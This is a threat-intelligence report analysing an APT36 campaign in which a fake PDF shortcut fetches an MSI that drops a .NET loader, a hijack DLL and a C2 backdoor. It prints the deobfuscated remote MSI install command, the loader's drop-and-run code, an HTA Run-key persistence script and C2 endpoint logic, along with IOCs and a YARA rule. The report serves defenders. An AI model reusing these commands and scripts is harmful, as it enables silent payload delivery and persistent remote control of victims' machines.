

APT36 LNK-BASED MALWARE CAMPAIGN LEVERAGING MSI PAYLOAD DELIVERY

 cyfirma.com/research/apt36-lnk-based-malware-campaign-leveraging-msi-payload-delivery

Published On : 2025-12-19



EXECUTIVE SUMMARY

CYFIRMA is dedicated to providing advanced warning and strategic analysis of the evolving cyber threat landscape. Our latest report analyzes a targeted malware campaign attributed to APT-36, which leverages social engineering and a malicious shortcut file disguised as a government advisory PDF. The attack delivers a hidden MSI payload that deploys a .NET-based loader, malicious DLLs, and establishes registry-based persistence while displaying a legitimate-looking decoy document to avoid suspicion.

The malware implements an obfuscated command-and-control mechanism that enables remote command execution, system reconnaissance, and long-term access. Although the C2 infrastructure was inactive during analysis, the persistence mechanism ensures the threat remains viable and can be reactivated at any time.

This activity highlights APT-36's continued use of trusted advisory-themed lures and underscores the need for proactive, intelligence-led defense to identify and disrupt such campaigns at an early stage.

INTRODUCTION

This report documents the analysis of a targeted malware campaign attributed to APT-36, observed leveraging social engineering and trusted institutional themes to compromise victim systems. The campaign employs a deceptive government advisory lure, delivered as a malicious Windows shortcut file disguised as a PDF document, to initiate infection and evade user suspicion.

The malware is designed as a multi-stage framework, combining obfuscated execution, decoy document delivery, DLL hijacking, registry-based persistence, and an embedded command-and-control mechanism. While presenting legitimate-looking content to the victim, the malware silently establishes long-term access and enables remote command execution.

The objective of this analysis is to provide a clear understanding of the infection chain, malware functionality, and attacker capabilities, enabling defenders to identify, detect, and mitigate similar threats at an early stage.

THREAT CAPABILITIES

The analyzed malware demonstrates a broad set of capabilities consistent with a targeted espionage-focused threat actor. Key observed capabilities include:

Social Engineering and Initial Access

Uses deceptive shortcut (.lnk) files masquerading as legitimate PDF advisories to trick victims into executing malicious code.

Obfuscated Payload Delivery

Employs command-line obfuscation and encoded MSI-based delivery to evade casual inspection and static detection.

Decoy Document Execution

Drops and opens a legitimate-looking government advisory PDF to maintain user trust and conceal malicious activity.

Multi-Stage Payload Deployment

Delivers a .NET-based loader that drops additional executables and malicious DLLs to disk.

DLL Hijacking

Deploys a malicious wininet.dll to intercept execution flow and establish command-and-control functionality.

Persistence Mechanism

Achieves persistence by creating an HTA file that uses embedded VBScript to register a malicious executable in the Windows startup registry key.

Command-and-Control Communication

Communicates with attacker-controlled infrastructure using obfuscated and reversed HTTP endpoints to evade detection.

Remote Command Execution

Executes arbitrary system commands via cmd.exe, allowing full control over the compromised host.

System and Security Reconnaissance

Collects information about the victim environment, including installed antivirus products and anti-VM status.

Post-Compromise Flexibility


Enables deployment of additional malware, further exploitation, and long-term access once command-and-control is re-established.

STATIC ANALYSIS

The infection chain begins with a Windows shortcut file named NCERT-Whatsapp-Advisory.pdf.lnk. Since Windows hides the .lnk extension by default, the threat actor relies on this behavior to mislead victims into believing the file is a legitimate PDF document, thereby tricking them into executing the shortcut.

Name	Date modified	Type	Size
Logs	29-10-2025 00:47	File folder	
NCERT-Whatsapp-Advisory.pdf	29-10-2025 00:47	Shortcut	3 KB

The shortcut executes an obfuscated command using cmd.exe in hidden mode. The command string is deliberately encoded by inserting the caret (^) character after each letter, a simple but effective obfuscation technique to evade casual inspection.



Command Deobfuscation

The decoded command

```
(C:\Windows\System32\cmd.exe /c msixec.exe /q /i https[:]//aeroclubofindia[.]co[.]in/css/NCERT-Whatsapp-Advisory/winc)
```

Downloads and installs an MSI payload from a remote server.

```
C:\Windows\System32\cmd.exe /c m^s^i^e^x^e^c^.^e^x^e /q /i  
h^t^t^p^s^:^/^/^a^e^r^o^c^l^u^b^o^f^i^a^i^a.^c^o.^i^a^/c^s^s^/^N^C^E^R^T^-  
^W^h^a^t^s^a^p^p^--A^d^v^i^s^o^r^y^/^w^i^a^n^c
```



```
C:\Windows\System32\cmd.exe /c msixec.exe /q /i  
https://aeroclubofindia.co.in/css/NCERT-Whatsapp-Advisory/winc
```

Infrastructure Analysis

Domain: aeroclubofindia.co.in

- Registered On: 2025-03-17
- Expires On: 2026-03-17
- Updated On: 2025-06-02
- Status: Active at the time of analysis

At the time of writing this report, the MSI file had already been removed from the URL/website. Either it is removed by the website admin, or the threat actor intentionally took down the payload after the campaign phase, or following detection to limit exposure.

Domain:	aeroclubofindia.co.in
Registered On:	2025-03-17
Expires On:	2026-03-17
Updated On:	2025-06-02
Status:	clientTransferProhibited
Name Servers:	in.solidhosting.pro

The MSI Payload:

The MSI file contains embedded components, ConsoleApp1.exe, along with a DLL file.

repairc	[Binary Data]
Up	[Binary Data]
New	[Binary Data]
banner.jpg	[Binary Data]
tabback	[Binary Data]
ConsoleApp1.exe	[Binary Data]
aicustact.dll	[Binary Data]
cmdlinkarrow	[Binary Data]
dialog.svg	[Binary Data]
banner.scale125.jpg	[Binary Data]

This executable is created using the .NET Framework:

PE64

Operation system: Windows(Server 2003)[AMD64, 64-bit, GUI]
Linker: Microsoft Linker
Language: MSIL/C#
Library: .NET Framework(v4.0, CLR v4.0.30319)

The executable: ConsoleApp1.exe

The executable exposes five primary entry-point functions:

- PDfiums()
- DllOrigias()
- dropHijackDll()
- ExeDrips()
- Pensisting()

The naming convention hints at PDF decoy delivery, DLL deployment, DLL hijacking, executable dropping, and persistence mechanisms.

```
public static void Main(string[] args)
{
    PDfiums();
    DllOrigias();
    dropHijackDll();
    ExeDrips();
    Pensisting();
}
```

Function Behavior

PDfiums():

This function decodes a Base64-encoded PDF file and drops it to:

C:\Users\Public\NCERT-Whatsapp-Advisory.pdf

The PDF is immediately opened to deceive the victim into believing a legitimate document was accessed, effectively masking the malicious activity occurring in the background.

```
zSAGwZw0AAOGsBBAzhoAAcN4KABHHRgPOjAeNABDjrAQQc46AAHHeCgAxx0gIMOcDAADgbAwQA4
string text = "C:\\Users\\Public\\";
string text2 = text + "NCERT-Whatsapp-Advisory.pdf";
if (!Directory.Exists(text))
{
    Directory.CreateDirectory(text);
}
try
{
    byte[] bytes = Decompress(base64_decode(encodedData));
    File.WriteAllBytes(text2, bytes);
    Process.Start(text2);
}
```

DllOrigias():

Decodes and writes a DLL file to: C:\ProgramData\PcDirvs\pdf.dll

```
i/PS/p16xPfzKh4IXPe4/sa+iaB7BKUTZz4kHv4L33mVL044MCY5GPGDSAzoGz+P  
IdWah3t3THcZPz95dQW105eg//0QOS15MmTb+ZzoZMfi2FzsIs50MMexlIouDbC  
string text = "C:\\ProgramData\\PcDirvs\\";  
string text2 = "pdf.dll";  
string path = text + text2;  
if (!Directory.Exists(text))  
{  
    Directory.CreateDirectory(text);  
}  
try  
{  
    byte[] bytes = Decompress(base64_decode(encodedData));  
    File.WriteAllBytes(path, bytes);  
}  
catch (IOException)
```

dropHijackDll()

Decodes another Base64 payload and writes a malicious DLL to:

C:\ProgramData\PcDirvs\wininet.dll

The function name and behavior strongly indicate that this DLL is intended for hijacking purposes.

```
yccXJ6IGVjtPN4T/m6Clj8DH2c0g5jH66H3y0g7/c7Y20g2MRRzDrVcQSk5qK  
string text = "C:\\ProgramData\\PcDirvs\\";  
string text2 = "wininet.dll";  
string path = text + text2;  
if (!Directory.Exists(text))  
{  
    Directory.CreateDirectory(text);  
}  
try  
{  
    byte[] bytes = Decompress(base64_decode(encodedData));  
    File.WriteAllBytes(path, bytes);  
}
```

Executable Drop and Execution

In the same directory (C:\ProgramData), the malware drops PcDirvs.exe and executes it after a delay of 10 seconds.


```

public static void ExeDrips()
{
    string text = "C:\\ProgramData\\PcDirvs\\";
    string text2 = "PcDirvs.exe";
    string text3 = text + text2;
    if (!Directory.Exists(text))
    {
        Directory.CreateDirectory(text);
    }
    try
    {
        byte[] bytes = Decompress(base64_decode(exeBits));
        File.WriteAllBytes(text3, bytes);
        Thread.Sleep(10000);
        Process.Start(text3);
    }
}

```

Pensisting()

This function establishes persistence by creating a malicious PcDirvs.hta file containing an embedded VBScript that adds PcDirvs.exe to the Windows Run registry key, ensuring execution on system startup. The HTA is launched with `windowsStyle.Hidden`, preventing any visible user interface.

```

public static void Pensisting()
{
    string contents = "<script language=\"javascript\">\r\nwindow.resizeTo(0,0);\r\n\r\nvar objShell = new ActiveXObject(\"WSCRIPT.Shell\");\r\nobjShell.Run('REG ADD \"HKCU\\\\\\\\SOFTWARE\\\\\\\\Microsoft\\\\\\\\Windows\\\\\\\\CurrentVersion\\\\\\\\Run\" /V \"PcDirvs\" /t REG_SZ /F /D \"C:\\\\ProgramData\\\\PcDirvs\\\\PcDirvs.exe\",0); \r\n\r\nwindow.close();\r\n\r\n</script>";
    File.WriteAllText("C:\\ProgramData\\PcDirvs\\PcDirvs.hta", contents);
    Process.Start(new ProcessStartInfo
    {
        Arguments = "C:\\ProgramData\\PcDirvs\\PcDirvs.hta",
        FileName = "C:\\Windows\\System32\\mshta.exe",
        WindowStyle = ProcessWindowStyle.Hidden,
        CreateNoWindow = true
    });
}

```

DLL Analysis:

wininet.dll, extracted from ConsoleApp1.exe, revealed a hardcoded Command and Control (C2) domain: `Dns[.]wmiprovider[.]com`

```

sub_1800021e0:
1800021e0  sub     rsp, 0x28
1800021e4  mov     r8d, 0x1b
1800021ea  lea     rdx, [rel data_18012c2e0] {"https://dns.wmiprovider.com"}
1800021f1  lea     rcx, [rel data_1801d3918]
1800021f8  call    sub_180006b10
1800021fd  lea     rcx, [rel sub_180103580]
180002204  add     rsp, 0x28
180002208  jmp     atexit

```

C2 Infrastructure Details:

Domain: wmipprovider[.]com

- Registered On: 2025-04-17
- Expires On: 2026-04-17
- Updated On: 2025-11-26
- Status: Inactive at the time of analysis

This domain was being used to manage infected systems (currently not active). Although the domain was inactive at the time of analysis, its presence within the malware indicates retained C2 capability that can be reactivated to resume command execution and control over compromised hosts.

Domain:	wmipprovider.com
Registered On:	2025-04-17
Expires On:	2026-04-17
Updated On:	2025-11-26
Status:	client transfer prohibited
Name Servers:	fay.ns.cloudflare.com karl.ns.cloudflare.com

Command-and-Control Mechanism

The DLL implements multiple HTTP GET-based endpoints to establish communication with the C2 server, perform updates, and retrieve attacker-issued commands. To evade static string detection, the endpoint characters are intentionally stored in reversed order.

Endpoints include:

/retsiger → reversed to /register

Used to register the infected system with the C2 server, effectively enrolling it as a command receiver.

```
*(rsp_1 + 0x30) = 0
*(rsp_1 + 0x28) = "/retsiger"
*(rsp_1 + 0x20) = rdx_11
sub_18001e100(rsp_1 + 0x138, zx.q(*(rsp_1 + 0x300)), &data_1801d3918, r9_2)
int32_t r14_2 = r14_1.d | 1
```

/taebtraeh → reversed to /heartbeat

Used to maintain beaconing activity and determine which victim systems are online and capable of receiving commands.

```
*(rsp_1 + 0x30) = 0xa
*(rsp_1 + 0x28) = "/taebtraeh"
*(rsp_1 + 0x20) = rdx_13
char var_4c8
int32_t* var_3c8
```


/dnammoc_teg → reversed to /get_command

Retrieves attacker-issued commands from the server and executes them via: "cmd.exe /c ", enabling the threat actor to remotely run arbitrary commands and dynamically control post-compromise activities.

```
*(uint64_t*)((char*)rsp_1 + 0x30) = 0xd*  
*(uint64_t*)((char*)rsp_1 + 0x28) = "/dnammoc_teg/";  
*(uint64_t*)((char*)rsp_1 + 0x20) = rcx_3;  
sub_18001e100((char*)rsp_1 + 0x78, (uint64_t)*(uint8_t*)((char*)  
int32_t * r14_5 = r14_4 + 4;
```

```
char var_1228;  
PSTR lpCommandLine_1;  
sub_18001e100(&lpCommandLine_1, (uint64_t)var_1228, &data_1801d0598, "cmd.exe /c ", 0xb, rax_8, rcx_4);  
PSTR lpCommandLine = &lpCommandLine_1;  
int64_t var_1118;
```

/dnammocmvitna → reversed to antivmcommand/

Appears to query or set an Anti-VM status. The request includes two long, non-standard strings resembling hash values. These are likely identifiers or state markers used by the server to determine whether the malware should adapt its behavior based on the execution environment.

```
char var_468;  
int64_t* var_370;  
sub_18001e100(&var_370, (uint64_t)var_468, &data_1801d3918, r9_1, rcx_7, "/dnammocmvitna" 0xe);  
void var_328;  
sub_1800fd440(&var_328, 0, 0x160);
```

```
int128_t var_390  
__builtin_memset(dest: &var_390, ch: 0, count: 0x20)  
sub_180006b10(&var_390, "ffce827bd99b5e68fc04103f06ce489458" 0x22)  
int128_t var_3b0  
__builtin_memset(dest: &var_3b0, ch: 0, count: 0x20)  
sub_180006b10(&var_3b0, "nnb5dc76007c20b4ea51f1429026a22dd1" 0x22)  
void* rcx_7 = data_1801d3928
```

Additionally, the DLL actively queries installed antivirus products on the victim system, further demonstrating situational awareness and post-compromise reconnaissance capabilities.

Overall, this DLL provides full remote command execution capability, allowing attackers to deploy additional payloads, conduct lateral movement, or escalate the infection as needed.


```
else  
    *rax_21 = 0  
    *(rax_21 + 0x10) = 1  
    *(rax_21 + 8) = 0  
    *rbx_5 = sub_1800bf7e0("SELECT * FROM AntiVirusProduct")  
  
var_88 = rbx_5
```

DYNAMIC ANALYSIS


When executed, the MSI file nikmights.msi presents a legitimate-looking installation wizard titled: "Welcome to the NICInfo Setup Wizard".

The installer proceeds normally and installs files to: C:\Program Files (x86)\NIC\NICInfo.

However, post-installation inspection reveals that the directory is empty, confirming the installer UI is purely a decoy.



During execution, ConsoleApp1.exe drops and opens the decoy PDF file NCERT-Whatsapp-Advisory.pdf, reinforcing the illusion of legitimacy.



Decoy Document Content

The PDF is titled:

“NCA-12.061224 – NCERT Advisory: Fraudulent WhatsApp Message Campaign Targeting Government Organizations”

The document warns about a fraudulent WhatsApp campaign allegedly targeting government organizations and ministries. It references a supposed communication from Md. Amin, Deputy Director, Section I, Prime Minister’s Office, SIFC Secretariat, and claims to involve a high-level SIFC Committee Meeting chaired by the

Prime Minister.

The advisory discusses cybersecurity vigilance, indicators of compromise, and mitigation recommendations, effectively weaponizing legitimate-looking government language to increase trust and credibility.

NCA-12.061224 – NCERT Advisory: Fraudulent WhatsApp Message Campaign Targeting Government Organizations

Introduction

Recent investigations have identified a fraudulent messaging campaign targeting high offices and government organizations in Pakistan. The threat actors behind this campaign are disseminating deceptive WhatsApp messages purporting to originate from Md. Amin, Deputy Director Section I, Prime Minister Office, SIFC Secretariat (Dy. Dir S-1, SIFC Sectt.PMO). The fraudulent message includes a supposed invitation and agenda for a SIFC Committee Meeting on Power, allegedly chaired by the Honorable Prime Minister, and includes a malicious WinRAR file with a login password. This advisory provides detailed information about the campaign, its impact, indicators of compromise (IOCs), and recommendations for mitigating the threat.

Campaign Details

The fraudulent campaign involves the distribution of a WhatsApp message from the number [REDACTED] 46757. The message falsely claims to inform recipients about a SIFC Committee Meeting on Power scheduled for June 4, chaired by the Honorable Prime Minister. The message includes an alleged invitation and agenda for the meeting, enclosed within a malicious WinRAR file. Once the file is extracted using the provided login password, it executes malware designed to infiltrate systems and compromise sensitive information.

Impact

- Compromise of Sensitive Information:** The primary goal of this campaign appears to be the extraction of sensitive information from high-level government offices and ministries.
- System Infiltration:** The malicious WinRAR file, once executed, can provide the attackers with backdoor access to compromised systems, allowing them to further exploit the network.
- Operational Disruption:** Successful infiltration can lead to significant operational disruptions within the targeted organizations.

Indicators of Compromise (IOCs)


- Source Number:** [REDACTED] 46757
- Message Content:** "It is to inform that SIFC Committee Meeting on Power will be held on 04 June under the chair of honourable PM. The invitation and agenda of the meeting is enclosed."

Page # 1

The Deceptive Message

Persistence and C2 Activity

Simultaneously, the malware deploys its malicious executables and DLLs, including the previously identified wininet.dll, and establishes persistence through a registry-based startup mechanism implemented via PcDirvs.hta.



This HTA file uses embedded VBScript to add PcDirvs.exe to the Windows startup registry key, ensuring execution upon system reboot, validating the findings of code analysis:

```
<script language="javascript">
window.resizeTo(0,0);
var objShell = new ActiveXObject("WSCRIPT.Shell");
objShell.Run('REG ADD
"HKCU\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\
Run" /V "PcDirvs" /t REG_SZ /F /D
"C:\\ProgramData\\PcDirvs\\PcDirvs.exe"',0);
window.close();
</script>
```

Name	Type	Data
(Default)	REG_SZ	(value not set)
OneDrive	REG_SZ	"C:\\Program Files\\Microsoft OneDrive\\OneDrive.e...
PcDirvs	REG_SZ	C:\\ProgramData\\PcDirvs\\PcDirvs.exe

After a short delay, the malware attempts to contact dns.wmipprovider.com. Although the domain was inactive at the time of analysis, this does not reduce the threat severity. The malware remains persistent on the system and can resume communication at any time should the attacker reactivate the infrastructure or redirect traffic.

https://functional.events.data.microsoft.com/OneCollector/1.0/	POST
dns.wmipprovider.com A = 104.21.65.253, 172.67.196.80	QUERY NOER...
www.bing.com HTTPS = ?	QUERY NOER...

EXTERNAL THREAT LANDSCAPE MANAGEMENT

This campaign reflects APT-36's continued reliance on externally staged infrastructure and socially engineered delivery mechanisms to compromise targeted Windows environments. The attack chain is initiated through a malicious Windows shortcut file masquerading as a legitimate government advisory PDF, exploiting default Windows behavior that hides .lnk extensions. This approach allows the threat actor to operate entirely from the external attack surface, requiring no initial vulnerability exploitation.

The malware delivery is facilitated through a remotely hosted MSI payload, retrieved from attacker-controlled infrastructure using obfuscated command-line execution. The use of short-lived hosting and subsequent removal of the MSI payload indicates deliberate operational security measures designed to reduce detection and limit post-campaign exposure.

Once executed, the MSI deploys a .NET-based loader that orchestrates multiple stages, including decoy PDF execution, malicious DLL deployment, and registry-based persistence. By leveraging externally hosted content, trusted file formats, and legitimate Windows components, such as msiexec.exe, HTA files, and registry startup keys, the actor minimizes behavioral anomalies while maintaining control over infected systems.

The embedded command-and-control logic, implemented within a malicious DLL, relies on externally registered domains and obfuscated HTTP endpoints, further reinforcing the importance of monitoring adversary-controlled infrastructure as part of external threat landscape management. Although the C2 domain

was inactive during analysis, the persistence mechanism ensures that compromised hosts remain reachable once the infrastructure is reactivated.

This activity demonstrates how APT-36 continues to abuse external infrastructure, trusted installation mechanisms, and advisory-themed lures to establish durable access within targeted environments. Proactive monitoring of newly registered domains, suspicious MSI hosting, and weaponized shortcut files remains critical for early detection and disruption of similar campaigns before they transition from initial access to sustained compromise.

INDICATORS OF COMPROMISE

Indicator	Type	Remarks
<i>https[:]//aeroclubofindia[.]co[.]in/css/NCERT-Whatsapp-Advisory/winc</i>	URL	MSI Downloader
Wmiprovider[.]com	Domain	C2
bbcbce9a08d971a4bbcd9a0af3576f1e0aa0dad1b3cf281c139b7a8dd8147605	SHA256	NCERT-Whatsapp-Advisory.pdf.lnk
aa5fe3b75d16022198f4c89d1cc6dff07bd654a3c34933a0764a9d100b4e6ca2	SHA256	NCERT-Whatsapp-Advisory.pdf
4dd9e2085297515825416415413eae1c9632392cb159ac70e459d0ebeb2dd49d	SHA256	wininet.dll
e23ad0cc6633674103b725288fcc1fcb5995ba348bd760096d6d8ac0d019723c	SHA256	PcDirvs.hta
580d6401775cd9dbd029893a97d0523315b7ccf70feaa9383bd1a67bf2016ab6	SHA256	nikmights.msi
ffce827bd99b5e68fc04103f06ce489458	String	
nnb5dc76007c20b4ea51f14290262d1	String	

MITRE ATTACK FRAMEWORK

TACTIC	TECHNIQUE	TECHNIQUE
Initial Access	T1566.001	Phishing: Spear phishing Attachment
Execution	T1059.001	Command and Scripting Interpreter: PowerShell
Persistence	T1547.001	Registry Run Keys / Startup Folder

Defense Evasion	T1027	Obfuscated Files or Information
	T1027.002	Software Packing
	T1027.009	Embedded Payloads
	T1564.003	Hidden Window
	T1574.001	Hijack Execution Flow: DLL
Discovery	T1087	Account Discovery
	T1217	Browser Information Discovery
	T1083	File and Directory Discovery
	T1082	System Information Discovery
Collection	T1005	Data from Local System
Command and control	T1071.004	Application Layer Protocol: DNS
Exfiltration	T1041	Exfiltration Over C2 Channel
Impact	T1485	Data Destruction

YARA RULES

```
rule APT36_NCERT_Advisory_LNK_MSI_Campaign
{
  meta:
    description = "Detection of APT36 NCERT Advisory campaign (LNK, PDF, DLL, HTA)"
    author = "CYFIRMA Research"
    threat_actor = "APT36 / Transparent Tribe"
    campaign = "NCERT Whatsapp Advisory"
    date = "2025-12-17"
    sha256_lnk = "bbcbce9a08d971a4bbcd9a0af3576f1e0aa0dad1b3cf281c139b7a8dd8147605"
    sha256_pdf = "aa5fe3b75d16022198f4c89d1cc6dff07bd654a3c34933a0764a9d100b4e6ca2"
    sha256_dll = "4dd9e2085297515825416415413eae1c9632392cb159ac70e459d0ebeb2dd49d"
    sha256_hta = "e23ad0cc6633674103b725288fcc1fcb5995ba348bd760096d6d8ac0d019723c"
    sha256_msi = "580d6401775cd9dbd029893a97d0523315b7ccf70feaa9383bd1a67bf2016ab6"
  strings:
    $url_msi = "https[:]//aeroclubofindia[.]co[.]in/css/NCERT-Whatsapp-Advisory/winc " ascii nocase
    $domain_c2 = "wmiprovider.com" ascii nocase
    $lnk_name = "NCERT-Whatsapp-Advisory.pdf.lnk" ascii nocase
    $pdf_name = "NCERT-Whatsapp-Advisory.pdf" ascii nocase
    $hta_name = "PcDirvs.hta" ascii nocase
  /* Unique hardcoded strings */
  $uid_1 = "ffce827bd99b5e68fc04103f06ce489458" ascii
  $uid_2 = "nnb5dc76007c20b4ea51f14290262d1" ascii
  condition:
```



```
/* Flag if ANY single IOC is found */  
any of ($domain_c2, $url_msi, $lnk_name, $pdf_name, $hta_name, $uid_*)  
}
```

CONCLUSION

The analysis of this campaign confirms a sophisticated APT-36 operation leveraging socially engineered lures, obfuscated MSI payloads, and a multi-stage .NET loader to compromise targeted Windows environments. The threat actor exploits shortcut files (.lnk) disguised as PDFs, decoy documents, and malicious DLLs to establish persistence and maintain command-and-control capabilities.

The malware demonstrates advanced evasion techniques, including hidden execution, registry-based startup persistence via HTA, and obfuscated C2 communication, while maintaining a low forensic footprint. Although the C2 domain was inactive at the time of analysis, the established persistence ensures continued potential access to compromised systems.

This campaign underscores the importance of proactive external threat landscape monitoring, early detection of malicious infrastructure, and the enforcement of endpoint controls to prevent execution of untrusted files. Organizations should prioritize intelligence-driven defense, user awareness, and threat hunting to mitigate such targeted campaigns, reducing exposure to long-term espionage and potential follow-on attacks.

RECOMMENDATIONS

Based on the observed tactics, techniques, and procedures used in this campaign, the following security measures are recommended to mitigate similar threats and reduce exposure to targeted malware operations:

Restrict Shortcut File Execution

Disable or closely monitor the execution of Windows shortcut (.lnk) files originating from email attachments, removable media, or downloaded archives. Enforce file extension visibility across endpoints to prevent the abuse of hidden .lnk extensions, masquerading as documents.

Harden MSI and Living-off-the-Land Execution

Apply application control policies to restrict unauthorized use of msixexec.exe, cmd.exe, and HTA execution (mshta.exe). Monitor silent MSI installations and command-line parameters that retrieve payloads from external URLs.

Implement Script and HTA Controls

Block or restrict HTA file execution where not operationally required. Monitor registry modifications to Run and RunOnce keys, particularly those initiated via scripts or HTA-based mechanisms.

Enhance Endpoint Detection and Response (EDR)

Deploy EDR rules to detect abnormal behaviors such as decoy document execution followed by background process creation, delayed execution of dropped binaries, and DLL placement in non-standard directories (e.g., C:\ProgramData).

Monitor External Infrastructure and Domains

Continuously monitor newly registered or low-reputation domains, especially those used to host MSI installers or referenced by endpoint telemetry. Implement DNS and proxy-level detection for suspicious or dormant command-and-control domains.

User Awareness and Phishing Resilience

Conduct targeted security awareness training focusing on government advisory-themed lures, fake PDF documents, and shortcut-based malware delivery. Emphasize caution when opening unexpected attachments, even when they appear authoritative.

Persistence and Registry Monitoring

Monitor and alert unauthorized registry modifications related to startup persistence. Specifically track the creation and execution of HTA files that modify registry keys to ensure early detection of persistence attempts.

Incident Response Preparedness

Ensure incident response teams are equipped to rapidly isolate infected hosts, collect forensic artifacts, and assess persistence mechanisms. Regularly test response playbooks against MSI-based and shortcut-delivered malware scenarios.

Implementing these controls will significantly reduce the risk posed by advisory-themed malware campaigns and limit the attacker's ability to establish persistence, maintain command-and-control, and conduct follow-on operations.

Copyright CYFIRMA. All rights reserved.